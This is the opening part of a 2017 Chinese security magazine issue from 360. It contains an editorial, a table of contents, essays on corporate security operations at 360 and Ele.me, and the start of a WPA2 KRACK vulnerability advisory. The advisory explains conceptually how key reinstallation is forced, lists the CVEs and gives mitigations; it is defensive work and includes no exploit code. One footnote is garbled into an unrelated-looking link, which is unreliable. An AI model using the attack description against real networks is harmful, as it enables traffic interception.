

安全客 SECURITY GEEK

人是安全的尺度



海莲花APT团伙新
活动通告



钓鱼邮件威胁检
测实战及典型样
本分析



友盟SDK越权漏
洞分析报告

万物皆变，人是安全的尺度

2017年以来安全事件特别多，就在本期刊物即将发刊的时候，又爆出Intel CPU的Meltdown与Spectre漏洞，我们要怀疑是否能愉快地过2018年春节了。

ISC 2017主题是“万物皆变,人是安全的尺度”，现在的技术水平下，网络安全的防线不管怎么拉，最重要的都还是攻防双方的“人”，神一样的对手固然可怕，猪一样的队友更可怕！在一些防御能力相对较强的公司里或许只有高级别的工作人员才可能危害到公司安全，而大部分公司，或许一个普通员工的疏忽，就可以导致整个企业网络的彻底沦陷，近期Uber泄密5700万用户及司机信息，仅仅是因为员工将服务器登陆证书无意间上传到了Github开源社区上！

或许，“攘外必先安内”也应该是网络空间安全的原则之一。



360公司首席安全官
谭晓生

CONTENTS

内容简介

安全客-2017季刊-第四期

人是安全的尺度

万物皆变，人是安全的尺度。网络安全已经不仅仅是网络本身的安全，更是国家安全、社会安全、基础设施安全、城市安全、人身安全等更广泛意义上的安全。本章节分享2篇甲方安全工作总结，供安全从业者及爱好者们学习。

安全事件

重大安全事件总能给人们以警醒，可从中获取到宝贵的经验与教训。本章节收录了第四季度最为重要的四个安全事件，并且针对安全事件进行了深入分析与讨论，供安全从业者及爱好者们阅读学习。

安全研究

安全研究是安全技术发展的推动力，本章节共8篇文章讨论了目前最新的安全技术与成果，囊括Web、生物识别、人工智能等重要方向，供安全从业者及爱好者们阅读学习。

木马分析


木马是计算机犯罪中重要的工具与组成部分，木马的分析也能给未来的木马防护带来思考。本章节精选3篇木马事件报告，供安全从业者及爱好者们阅读学习。

漏洞分析

漏洞是网络安全中的重要一环，详尽的漏洞分析也能给予安全人员在漏洞发现、防护以及修复方面一些启示。本章节摘取8篇漏洞分析文章，供安全从业者及爱好者们阅读学习。

安全运营

安全运营是守护网络安全的重要手段，本章节集合5篇不同实验室与安全公司的运营文章，分享了安全运营方面的一些经验与总结，供安全从业者及爱好者们阅读学习。



主办
360安全客
360 Security Geek

杂志顾问 Advisor
谭晓生 Tan Xiaosheng

主编 Editor-in-Chief
林伟 Lin Wei

编辑 Editors
陈奇 Chen Qi
蔡奇奇 Cai Qiqi
邓金铃 Deng Jinling
杜平 Du Ping
任天宇 Ren Tianyu
张乾赫 Zhang Qianhe
张之义 Zhang Zhiyi

杂志投稿 Content Contact
电话 010-5244 7914
邮箱 linwei@360.cn

杂志合作 Magazine Cooperation
电话 010-5244 7914
邮箱 duping@360.cn



扫码关注《安全客》微信订阅号！

本刊文章观点只代表作者个人意见，不代表《安全客》杂志及360公司立场。读者对本书编纂内容有任何问题请发邮件至duping@360.cn。

未经许可，不得以任何方式复制或抄袭本文之部分或全部内容
版权所有，侵权必究

目录

【人是安全的尺度】

大安全时代面临新威胁大挑战，记录 2017 防御的点滴回顾.....	5
2017 饿了么信息安全工作.....	12

【安全事件】

WPA2 KRACK Attacks 分析报告	15
利用 WebLogic 漏洞挖矿事件分析.....	27
海莲花 (OceanLotus) APT 团伙新活动通告.....	36
CVE-2017-13156 Janus 安卓签名漏洞预警分析	64

【安全研究】

对深度学习的逃逸攻击 —— 探究人工智能系统中的安全盲区	75
Chrome IPC 机制研究及漏洞挖掘	82
ChromeOS 基于 eCryptfs 的用户数据安全保护机制	89
Java 反序列化 Payload 之 JRE8u20.....	117
深度剖析：手机指纹的马奇诺防线.....	129
Android Accessibility 点击劫持攻防.....	153
前端防御从入门到弃坑--CSP 变迁	172
你的 Web App 能算计算器吗	182

【漏洞分析】

友盟 SDK 越权漏洞分析报告	193
CVE-2017-14491 dnsmasq 堆溢出分析	205
Spring Data Rest 服务器 PATCH 请求远程代码执行漏洞 CVE-2017-8046 补充分析	220
Tomcat CVE-2017-12615 的另外一个 Bypass.....	227
基于 JdbcRowSetImpl 的 Fastjson RCE PoC 构造与分析	238
CVE-2017-11826 漏洞分析、利用及动态检测	246
深入解读补丁分析发现的 linux 内核提权漏洞(CVE-2017-1000405).	267

【木马事件】

VirtualApp 技术黑产利用研究报告	282
坏兔子勒索病毒事件基本分析报告	302
2017 挖矿木马的疯狂敛财暗流.....	322

【安全运营】

机器学习在 web 攻击检测中的应用实践.....	342
AOP 应用分享：AOP 技术应用于安全防御与漏洞修复.....	353
钓鱼邮件威胁检测实战及典型样本分析.....	363
PHP WebShell 变形技术总结	376
文件上传与 WAF 的攻与防.....	387

【人是安全的尺度】

大安全时代面临新威胁大挑战，记录 2017 防御的点滴回顾

作者：高雪峰@360 信息安全部

360 首席安全官谭晓生在 2016 年的中国互联网安全大会上发表了题为《我有病，你有药吗？》的主题演讲，他谈到如果把互联网安全比做一场战争，破解人员和信息安全工程师便分为攻防两方。作为漏洞挖掘人才因为显而易见的成绩容易被人们所铭记，而防守型人才的则很难被关注到。在 360 公司，就有一支这样的防御型队伍，他们 7*24 小时保障着公司的安全稳定运行。



360 信息安全部成立于 2007 年，成立之初主要是防御黑客的攻击，走过十个年头，随着公司业务的不断扩大，信息安全部被赋予了更多的责任。

一、公司业务时刻面临威胁入侵，我们该如何超前防御？

360 在早期也曾购买过一些安全产品，用于发现安全威胁，但最后发现并不好用。无奈之下，就开始自己搞，以至于后来很多人都说 360 信息安全部自带孵化气质，不仅孵化了很多好用的安全工具，还培养了很多明星安全团队及安全研究员。接下来，就为大家介绍两款比较成熟的安全扫描工具。

天相-web 安全服务

面临威胁入侵，我们该如何超前防御？天相是一款基于 360 后端大数据系统获取的漏洞样本，主动探测用户暴露出来的服务风险，同时支持资产信息和漏洞的扫描，曾入选 2015 年 blackhat 军火库。他可以结合多维度的大数据和资深安全人员的经验，探知资产边界，甚至是连运维都不明确的资产，并结合多种手段深度检测资产潜在的风险。通过天相对资产进行探知和安全检测，可以实时发现潜在的威胁，明确资产安全状态，知己知彼，百战不殆，通过预先检测的方式，我们可以应对大部分安全威胁。

显危镜-app 安全服务

我们要求产品在发版上线前，必须经过信息安全部的安全审核，审核不通过，产品就不能上线，但是 360 公司有上百款 APP，光是检测就要花费大量的人力和精力。在这种情况下，负责移动安全的同事就整出一个叫“360 显危镜”是一款 Android 应用漏洞扫描平台，它集成在产品软件生命周期的安全服务，针对应用汇编代码的静态安全扫描及动态分析的方式进行漏洞测试，使得漏洞测试更加精准，目前涵蓋了几十种常见类型的安全风险检测和导出组件，嵌入于产品上线前的安全审核流程，进行自动化漏洞扫描，可以帮助业务自行进行安全测试，快速定位漏洞细节，对产品提供安全风险评估和修复建议，实现 APP 应用的安全管理。现在这个平台已经开放给所有的业务团队，通过这个平台他们先进行自检，自查不到问题后，再到我们这里进行代码层的安全审核，这样在最大限度保障产品安全性的同时，也提高了产品上线的时间。

二、企业内部安全风险无处不在，我们该如何应对挑战？

即使再完善的系统，再严苛的条例对行为进行约束，仍然可能因为人的因素，而变成最大的漏洞，被黑客攻击。2017年7月，我们联合无线电安全研究部在公司内部搞了一次钓鱼演习活动。利用诱人的“一元兑换星爸爸”活动标题，在不到一个小时的时间里，有80多位同事中招，在钓鱼页面输入了自己的邮箱信息。

这次活动的目的是为了让公司内的同事切身感受到公共 WiFi 热点的危险性。如果是不怀好意的黑客，他策划的会更加逼真，在企业周围建立钓鱼 WiFi，利用一个完整的情景骗局让大家放下防备（可能大家也根本没有防备），以此来获取各位的敏感信息及域账号等，再利用真实的账号连入企业网络。这时候，他就可以如入无人之境，你和公司的敏感信息就这样泄露出去了，给公司带来不可估量的损失。

这次钓鱼测试，也让我们深深的反思，公司明确的规定 禁止在办公区域连接非内部热点，避免因连入钓鱼 WiFi 导致域账户密码及个人信息泄露的泄露。但这冷冰冰的安全条例，很少会有人主动的去看，所以在2017年，我们在推广信息安全条例方面花了很多心思，比如将条例与星座相结合制成卡贴、明信片、制成漫画通过海报、电子屏、邮件同事不断的向员工渗透，希望能提高所有同事的信息安全意识。

三、做好日常安全运营，与黑客赛跑从容面对“想哭”

2017年5月12日，“WannyCry”勒索蠕虫病毒瞬时爆发，传播速度之快，造成影响之大，来势凶猛令人乍舌。但在这场这场“史无前例”的网络灾难面前，我们交出了集团内部机器“零”感染的完美答卷。

“WannyCry”远远没有普通人想象的那么高深莫测，“WannyCry”只是利用了一个“影子经纪人”黑客组织放出的“永恒之蓝”漏洞，才让他有了如此强大的破坏力能力。如果 WannyCry 是一颗可以爆炸的弹头的话，那“永恒之蓝”，就是能载着这颗弹头飞往任何地方搞破坏的火箭。

其实，影子经纪人公开发布出“永恒之蓝”漏洞之前，微软就已经对当前流行的 Windows 版本的发布了补丁。只要动动手指，安装上微软的补丁，就可以将“WannyCry”阻挡在大门之外。那个时候是2017年3月14日。距离 WannyCry 爆发还有58天。

360集团信息安全部从2016年就一直在跟进影子经纪人黑客组织的一举一动，在微软官方放出补丁的第一时间，信息安全部网络安全团队，就协同天擎团队，对公司所有办公电脑进行了静默补丁安装。但微软系统永远都有不尽人意的地方，部分版本老旧，管理终端覆盖不到

的个别终端，只能通过自己手动安装补丁的方式来进行补丁安装。对于非技术岗位的同事，我们提供了连小学生都能看懂的“补丁攻略”，保证绝对的“零”风险点。那个时候还没有“WannyCry”，信息安全部仅靠着灵敏的嗅觉，和对安全的“执着”，强迫症一样的修复着“永恒之蓝”漏洞。

不仅仅是灵敏的嗅觉和执着，一双锋利的“眼睛”也是抵御“WannyCry”的必要利器。360 信息安全部的威胁检测平台，在这次防御行动中，也起到了至关重要的作用。在 5 月 12 日病毒爆发后，拿到样本的第一时间，根据样本特征在信息安全部的威胁检测平台上配置了相应检测条件，避免有个别“漏网之鱼”。在病毒爆发后 5 个月，依然第一时间检测出了几起从分支办公区试图感染内部的威胁行为。

但一双锋利的“眼睛”还不够，还要有一个强有力的拳头。信息安全部还有一个重量级武器“降云”系统，在未知终端发起攻击时，无法第一时间定位到的位置情况下，可以第一时间切断该终端的网络通路，把敌人蒙在鼓里，让他无法为非作歹。

敏感的嗅觉，锋利的眼睛，强有力的拳头，正是因为 360 信息安全部拥有这样的网络安全防御体系，才能在“WannyCry”全球肆虐的时候从容的应对。



信息安全部制作的安全意识海报

四、构建安全共同体

这是一个万物皆可破的世界，谁也不敢说自己的系统是绝对安全的，我们能做的就是在黑客之前发现每一个安全威胁，然后在被利用之前封堵掉。2012年，我们推出了漏洞奖励机制，是国内第一家为白帽子提供现金奖励的企业。2013年360SRC正式成立，迄今已有上千名白帽子加入360SRC。

在360SRC三周年庆典上，老周为黑客精神正名，他说：“人才是网络安全的核心因素”，黑客这个词在社会上存在很多误解，其实真正的黑客是热爱技术、追求突破的一群人。白帽子帮助企业发现漏洞，为网络安全做出很大贡献，这类人才应该受到国家和企业的重视。360一直注重对安全人才的培养，除了招揽安全人才加入360以外，360还通过各种比赛和项目吸引年轻人，鼓励他们把黑客技术运用在网络安全建设上。2016年360SRC一共发出上百万元奖金，白帽黑客已经成为360安全力量的重要补充。



老周在360SRC三周年活动上为黑客精神正名

2017年2月，我们对外发布了360 IoT安全守护计划，把公司旗下硬件新品第一时间免费提供给知名黑客团队和安全专家进行测试，如果发现严重漏洞将获得单笔最高36万元的现金奖励。在运营的过程中，通过IoT安全技术课堂和48小时黑客马拉松破解大奖赛的形式吸

引相关人才加入，另外希望通过我们的技术分享，能够帮助他们提高技术能力。促进整个行业的向上发展。

向外拓展，协同外部的力量帮助我们提高360产品的安全性。而360本身就是一家安全互联网公司，和其他企业不同的是，在360公司内部有大批安全工程师、研究员，如何调动这部分同事的积极性，让他们也加入到公司的安全运营中呢？2017年8月底，我们在公司内部发起了“360为爱守护计划”，鼓励公司内部的同事在发现与公司相关业务的漏洞或威胁情报的时候报告给我们，我们将依据SRC漏洞评估标准进行估价，然后将这部分费用捐赠给公益项目。12月底，我们将第一笔公益基金捐给了甘南藏族自治州夏河县的牙利吉乡办事处中心幼儿园的孩子们。

安全面前，没有旁观者，通过这样的内外联动，为我们的防护体系又多加了一层保护罩。



360为爱守护计划首期捐赠

五、能力越大责任越大

经过几年的发展，360 信息安全部已经形成一套自己的安全防御体系，并且积累了丰富的安全运营和对突发事件应急处理经验。所以，在 2017 年也对外提供了很多安全服务支持工作。例如了承担“一带一路”国际合作高峰论坛注册系统安全保障工作，由于会议规格高，我们在时间紧，任务重的情况下，圆满完成任务，受到上级主管部门的肯定和表扬；圆满完成党的“十九大”网络安全保障工作。负责网络空间协会官方网站安全保障工作，从网站上线前的渗透测试到漏洞挖掘，将安全隐患消灭在上线之前，保障了协会工作的顺利正常开展；与北京市公安局合作，共同开展防范电信网络诈骗犯罪研究，共同打击治理电信网络违法犯罪，提升防范效能，维护网络安全。发现及破解仿冒最高人民检察院网页 298 个，假冒公安部网页 159 个，手机木马控制端服务器 11 个，VOS 线路服务器 15 个获取话单 16.4 万余条，在假冒网页发现台湾犯罪嫌疑人大量登陆 IP，成功拦截被骗北京事主 383 个，拦截金额 2230 万元。与深圳警方深度合作，打击新型电信诈骗，仅用 2 周的时间就破获一起跨境电信诈骗案，并将犯罪嫌疑人抓捕归案。

360 信息安全部追求极致的安全，即使危害再小，我们也认为这是有意义的。细节决定成败，当细节做到极致时，产品安全，企业安全才能达到新的高度。

【人是安全的尺度】

2017 饿了么信息安全工作

作者：裴新@饿了么信息安全专家

在2017年，饿了么被上海市通管局评选为“3A级优秀网站”，获得上海信息安全工作十佳优秀网站的殊荣。同年，饿了么外卖物流配送平台通过《信息系统安全等级保护》三级标准评审，并获得ISO27001《信息安全管理规范》安全认证。

饿了么安全团队以保障业务安全和用户隐私为基础目标，对内完善安全体系、加固系统架构，对外发现、修复安全漏洞，抵御恶意攻击。饿了么从数据安全、业务安全、移动安全、主机安全等方面入手，解决的安全痛点问题主要包括：敏感信息管控、证书及密钥管理、源码安全、移动应用自动化检测、安全日志大数据平台、主机安全运维等。

公司内部安全

在敏感信息管控方面，饿了么从冗余数据清除、访问权限治理、数据标敏及数据脱敏四个角度出发，开始全面清洗内部敏感数据。首先，整理业务中的敏感信息列表，包括账号密码、身份证号、银行卡号、电话、地理位置信息、证照信息、账号余额、设备标识等。通过网络拓扑中敏感数据的分布，清除发布系统中遗留的数据库访问密码、代码中密钥的硬编码、URL中令牌信息等。权限治理过程中，检查业务数据库和大数据平台的权限分配策略，是否满足业务查询取数需求的最小化原则，并确认证书在各服务器上的安全配置。同时，为保证标敏/脱敏工作最小化对业务系统的影响，饿了么安全团队推动各部门对业务系统中的数据库表手动标敏，同时梳理涉敏业务、明确敏感数据流向，根据应用场景设立脱敏规则，计划在数据出口位置建立脱敏平台，对服务、对人员实施层次化取数授权，采取“统一脱敏，特权管控”的安全脱敏策略。

证书及密钥管理方面，饿了么在2017年开始自研KMS密钥管理系统，支持密钥的产生、分发、加解密、更换和销毁等操作，通过加密的方式保护配置和服务中的敏感信息，并且具有更新和降级方案。同时，KMS负责管理通信密钥，确保涉敏服务间的加密通信。在公司内部的证书管理上，饿了么利用SDK统一管理协调SSL证书和非SSL证书（如苹果开发者证书），满足了绝大部分应用的证书变更需求；利用自动化工具定期检查服务中域名和端口绑定的SSL

证书有效期，以及第三方应用市场我司 APP 版本号，防止老版本滞留。在证书的存储方案上，饿了么计划在自研 KMS 系统上部署 HSM，实现对证书的统一存储和管理。

公司产品业务线安全

在产品开发过程中，程序员是否考虑避免弱密码、注入、越权等安全问题，调用的三方依赖包是否存在漏洞，框架和插件是否及时更新等，都可能导致项目上线后被恶意攻击。不同阶段修复安全漏洞的成本差距非常大，研发阶段与运行阶段的修复成本甚至能够相差数百倍。饿了么 2017 年自研源码安全代码卫士系统，检测框架支持语法树、词法分析以及正则匹配，检查规则以 CWE / CVE 为参考，以公司具体应用安全需求为标准，支持 java、python、xml 等语言，支持中心化和插件式部署。结合公司安全培训，争取把具有严重安全漏洞的项目扼制在萌芽状态，防止应用产品带病上线。

基于业务上线前的安全考虑，饿了么要求在测试阶段对网站和软件进行安全扫描。公司安全团队自研黑盒明镜扫描系统，实现对常见 web 漏洞（例如 SQL 注入, XSS, CSRF 等）以及通用软件漏洞（例如框架组件 fastjson 反序列化漏洞）安全检测。明镜系统配合安全代码卫士，为饿了么业务应用提供双重安全检测保障。在移动应用方面，饿了么实现应用的自动化检测框架。通过静态扫描，利用检测规则对 Android 框架层文件进行排除，筛选异常数据；通过动态扫描，监测系统运行时的关键型 API，对参数、行为、API 调用对象进行分析，判断是否合规。扫描结果会传入到 WEB 日志监控页面，方便查询。

饿了么通过自研日志审计 Auditlog 系统，实现了以 SOA 异步调用方式接入业务系统的能力，全面接入日志数据。Auditlog 查询方便，操作可追溯，并具备报表功能。详细记录了内部用户的上下文信息，包括用户 IP，操作时间，操作功能，设备信息，详细日志等。在此基础上，饿了么建立安全日志大数据平台，通过采集网络设备日志、API ROUTER 日志、网络流量数据、WAF 日志等，调用准实时计算 spark streaming 来分析数据，并引入机器学习及安全常规规则，实现自动化异常分析，能够通过学习员工历史操作行为，判断员工的查询是否是工作查询还是非工作查询行为，并将告警同步到安全运营。在应用的云部署阶段，饿了么采用阿里云安骑士，实现云端的主机漏洞检测、基线检查、病毒查杀、资产统一管理等功能，确保主机安全。

在饿了么 App 上，我们实现了匿名购买、匿名评价和用户隐私的网络侧脱密。用户下单后一定时间内被分配一组虚拟号码，商家和派送人员通过该号码取得联系，保护用户真实手机

号不被泄漏；用户评价商品时，显示为“匿名用户”，保护用户名不被泄露；饿了么内部系统对敏感数据的流向有脱敏扭转处理，内部数据库及涉密员工操作数据库脱敏，保证端到端敏感信息保护。

SRC 运营

饿了么安全应急响应中心于今年 4 月 22 日成功举办了第一届饿了么信息安全峰会，反响热烈。会议表达了对用户信息安全的高度重视，同时为企业之间探讨安全体系建设及用户信息安全保护提供了沟通平台，为不同安全从业人员的合作交流与经验分享提供了良好契机。6 月，ESRC 新增了威胁情报评分标准，表达了饿了么对于安全情报的重视。8 月，ESRC 借助“CSO 进校园系列”活动，走进了长白社区文化活动中心，向同学们讲授了日常生活中遇到的网络安全知识，帮助广大青少年提升网络安全防范意识和能力。5 月和 9 月，ESRC 成功举行了高校行活动 2 场，继续为爱好信息安全的高校学生提供纯干货的技术分享，拓展视野、提升格局、加速成长，同时也呼吁更多人关注信安行业。11 月，ESRC 完成了新一轮重构并上线了新平台，接受范围覆盖百度外卖的同时，奖励全线提高。平台方面整体 UI 改进，添加博客栏目，重视技术的分享与交流，也改进了 n 个小问题，让用户使用更流畅。此外本年饿了么安全应急响应中心举办线上线下活动共计 20 余场，发布技术类文章 11 余篇，发放奖励数十万元……ESRC 期待 2018 年能继续与业界安全人士友好合作，共同保障饿了么千万用户的信息安全。

【安全事件】

WPA2 KRACK Attacks 分析报告

作者：360 天马安全团队

文章来源：【安全客】<https://www.anquanke.com/post/id/87023>

一、前言

360 天马安全团队(PegasusTeam)点评：

本次的 WPA2 “密钥重装攻击” , 基本原理为利用 **WPA 协议层** 中的逻辑缺陷 , 多次重传握手过程中的消息 3 从而导致重放随机数和重播计数器 , 为攻击者提供了利用条件。

在协议中还存在一条危险的注释 “一旦安装后 , 就可从内存中清除加密密钥” , 若按此注释进行实现 , 在密钥重装攻击时会从内存中取回已经被 0 覆盖的 key 值 , 从而导致客户端安装了值全为零的密钥。而使用了含漏洞 wpa_supplicant 版本的 Linux 及 Android 设备便因此遭受严重威胁。

整体来说 , 此次漏洞的危害程度弱于 WEP 漏洞的影响 , 但对于 Linux 及 Android 设备需额外注意要及时更新修补此漏洞 , 防止遭受嗅探、劫持等攻击。

需要注意的是 :

此攻击无法破解 WIFI 密码 , 同时更改 WiFi 密码无法缓解此类攻击。

攻击主要面向客户端设备 , 路由器可能并不需要进行安装更新。

WPA/WPA2 协议还是安全的 , 一些客户端的实现需要更改 , 可通过向下兼容的方式进行修复 , 无需更换设备。一旦修复更新发布 , 请立即为您的设备安装。

截止北京时间 2017.10.17 14:00 , 官方并未公布该漏洞的 POC/EXP。

二、概况

近日 , 安全研究员 Mathy Vanhoef 发现 WPA2 协议层中存在逻辑缺陷 , 几乎所有支持 Wi-Fi 的设备 (包括但不限于 Android, Linux, Apple, Windows, OpenBSD, MediaTek, Linksys) 都面临威胁 , 其传输的数据存在被嗅探、篡改的风险。攻击者可获取 WiFi 网络中的数据信息 , 如信用卡、邮件、账号、照片等 , 危害巨大。

这种攻击方式被命名为密钥重装攻击 (Key Reinstallation Attacks)。漏洞成因在于 802.11 标准中没有定义在 4 次握手 (和其他握手) 中何时应该安装协商密钥 , 攻击者可通过诱使多次安装相同的密钥 , 从而重置由加密协议使用的随机数和重放计数器。



以下为此次漏洞相关的 CVE 编号 :

CVE-2017-13077: 在四次握手中重装成对加密密钥 (PTK-TK)

CVE-2017-13078: 在四次握手中重装组密钥 (GTK)

CVE-2017-13079: 在四次握手中重装完整组密钥 (IGTK)

CVE-2017-13080: 在组密钥握手中重装组密钥 (GTK)

CVE-2017-13081: 在组密钥握手中重装完整组密钥 (IGTK)

CVE-2017-13082: 接受重新传输的快速 BSS 切换 (FT) 重新关联请求 , 处理的同时重装成对加密密钥 (PTK-TK)

CVE-2017-13084: 在 PeerKey 握手中重装 STK 密钥

CVE-2017-13086: 在 TDLS (Tunneled Direct-Link Setup , 通道直接链路建立) 握手中重装 TDLS PeerKey (TPK)

CVE-2017-13087: 处理无线网络管理 (WNM) 休眠模式响应帧时重装组密钥 (GTK)

CVE-2017-13088: 处理无线网络管理 (WNM) 休眠响应帧时重装完整组密钥 (IGTK)

2.1 影响范围

由于漏洞缺陷存在于 WiFi 协议层 , 这意味着所有支持 WPA2 的客户端都将遭受影响。根据描述 , 此密钥重装攻击可用于 :

WPA1 及 WPA2

个人及企业网络

Ciphers WPA-TKIP, AES-CCMP 和 GCMP

虽然 Windows 及 iOS 在实现“4 次握手”时，不接受“消息 3”的重传（未遵守 802.11 标准），在 4 次握手中不会遭到密钥重置攻击的影响，但在 Group Key Handshake 以及 802.11r 中的 FT handshake 中依然可被攻击。

Implementation	Re. Msg3	Pt. EAPOL	Quick Pt.	Quick Ct.	4-way	Group
OS X 10.9.5	✓	✗	✗	✓	✓	✓
macOS Sierra 10.12	✓	✗	✗	✓	✓	✓
iOS 10.3.1 ^c	✗	N/A	N/A	N/A	✗	✓
wpa_supplicant v2.3	✓	✓	✓	✓	✓	✓
wpa_supplicant v2.4-5	✓	✓	✓	✓ ^a	✓ ^a	✓
wpa_supplicant v2.6	✓	✓	✓	✓ ^b	✓ ^b	✓
Android 6.0.1	✓	✗	✓	✓ ^a	✓ ^a	✓
OpenBSD 6.1 (rum)	✓	✗	✗	✗	✗	✓
OpenBSD 6.1 (iwn)	✓	✗	✗	✓	✓	✓
Windows 7 ^c	✗	N/A	N/A	N/A	✗	✓
Windows 10 ^c	✗	N/A	N/A	N/A	✗	✓
MediaTek	✓	✓	✓	✓	✓	✓


^a Due to a bug, an all-zero TK will be installed, see Section 6.3.

^b Only the group key is reinstalled in the 4-way handshake.

^c Certain tests are irrelevant (not applicable) because the implementation does not accept retran~~smoothing~~ (https://github.com/linagora/wpa_supplicant/issues/3605#n)

其中，wpa_supplicant 2.4 及 2.5 版本实现了协议注释内容“一旦安装后，就可从内存中清除加密密钥”，将导致客户端会安装值全为零的密钥。因此使用了这些 wpa_supplicant 版本的 Linux 及 Android 设备将遭受严重威胁。

下图为 wpa_supplicant 版本发布时间线：



安全客 (bobao.360.cn)

官网的补遗中提到，对于 wpa supplicant 2.6，采用 John A. Van Boxtel 提出的方法依然可以攻击——通过以与原始消息 1 中使用的相同的 ANonce 伪造的消息 1，然后将重传的消息 3 转发给受害者。

2.2 时间线

2017 年 7 月 14 日左右，Mathy Vanhoef – 便向所测产品的设备供应商发出了通知。在与多个供应商沟通后发现漏洞普遍存在于几乎所有设备上，实为协议的漏洞而非实现的问题。

2017 年 8 月 24 日，Mathy Vanhoef 在 Black Hat Webcast 上发表了《Securely Implementing Network Protocols: Detecting and Preventing Logical Flaws》，讲述对网络协议中逻辑漏洞的检测方法。

2017 年 8 月 28 日，CERT/CC 向供应商发出了广泛的通知。

2017 年 10 月 6 日，上线漏洞官网，及 Paper 上披露漏洞细节。

截止本文发布时，利用工具暂未公布。

2.3 防护

及时更新无线路由器、手机，智能硬件等所有使用 WPA2 无线认证客户端的软件版本（有补丁的前提下）。

有条件的企业及个人请合理部署 WIPS (无线入侵防御系统) , 及时监测合法 WiFi 区域内的恶意钓鱼 WiFi , 并加以阻断干扰 , 使其恶意 WiFi 无法正常工作。

无线通信连接使用 VPN 加密隧道及强制 SSL 规避流量劫持与中间人攻击造成的信息泄漏。

在不使用 WiFi 时关闭手机 WiFi 功能 , 公共 WiFi 下不要登录有关支付、财产等账号、密码。如需登录、支付 , 将手机切换至数据流量网络。

家用 WiFi 该怎么使用就怎么使用 , WPA/WPA2 本身是安全的 , 也不用修改 WiFi 密码。

2.4 修复情况

2017 年 10 月 2 日 , Linux 的 hostapd 和 wpa_supplicant 补丁已公布 , 详见 <https://w1.fi/security/2017-1/> 。


2017 年 10 月 10 日 , 微软在 Windows 10 操作系统中发布补丁 KB4041676

苹果在最新的 beta 版本 iOS、macOS、tvOS 和 watchOS 中修复了无线网络安全漏洞。

